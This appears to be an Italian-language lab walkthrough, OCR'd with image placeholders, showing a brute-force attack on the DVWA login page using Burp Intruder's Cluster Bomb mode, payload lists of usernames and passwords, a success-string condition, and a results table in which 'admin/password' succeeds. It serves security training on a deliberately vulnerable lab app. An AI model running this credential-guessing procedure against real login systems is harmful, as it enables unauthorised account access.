


Per rendere più efficace il nostro attacco e lavorare in modo più mirato nei passi successivi, procederemo a targettizzare le variabili di username e password. Questo significa personalizzare e ottimizzare i nostri payload per adattarli alle caratteristiche specifiche dell'applicazione bersaglio.




Burp Intruder, modalità "Cluster Bomb", consente di combinare set di dati per attacchi mirati. Usa molteplici payload per username e password, analizzando combinazioni uniche. Utilizzato per testare la robustezza delle credenziali e individuare vulnerabilità.







Configuriamo il Payload in Burp Intruder, utilizzando una lista di username e password. Questo coinvolge l'inserimento di set di dati specifici per testare l'autenticazione. La modalità "Cluster Bomb"




stabiliremo una condizione che considererà le credenziali come corrette solo se viene riscontrata una specifica stringa. In questo modo, possiamo definire un criterio di successo, permettendo a Burp di riconoscere correttamente le combinazioni di username e password in base alla presenza o assenza della stringa specificata.



Ora possiamo far partire l'attacco



Si aprirà una nuova finestra di Burp in cui potremo monitorare l'esecuzione dell'attacco di Brute Force. I risultati con il FLAG 1 indicheranno che il tentativo di login è fallito, mentre con il FLAG 0 segnaleranno un esito positivo dell'attacco.


2. Intruder attack of http://192.168.32.101 - Temporary attack - Not saved to project file
Attack
Save
Columns
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items
Request
Payload 1
Payload 2
Status code
Error
Timeout
Length
Userna...
Comment
5 w pas 200 4923 1
6 asda cane 200 4923 1
7 qwe cane 200 4923 1
8 admin cane 200 4923 1
9 q cane 200 4923 1
10 w cane 200 4923 1
11 asda password 200 4923 1
12 qwe password 200 4922 1
13 admin password 200 4988
14 q password 200 4922 1
15 w password 200 4922 1
16 asda bro 200 4922 1
17 qwe bro 200 4923 1
Request
Response
Pretty
Raw
Hex
Render
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: Brute Force
Login
Username:
Password:
Login
Welcome to the password protected area admin
More info
http://www.owasp.org/index.php/Testing_for_Brute_Force_%28OWASP-AT-004%29
http://www.securityfocus.com/infocus/1192
Finished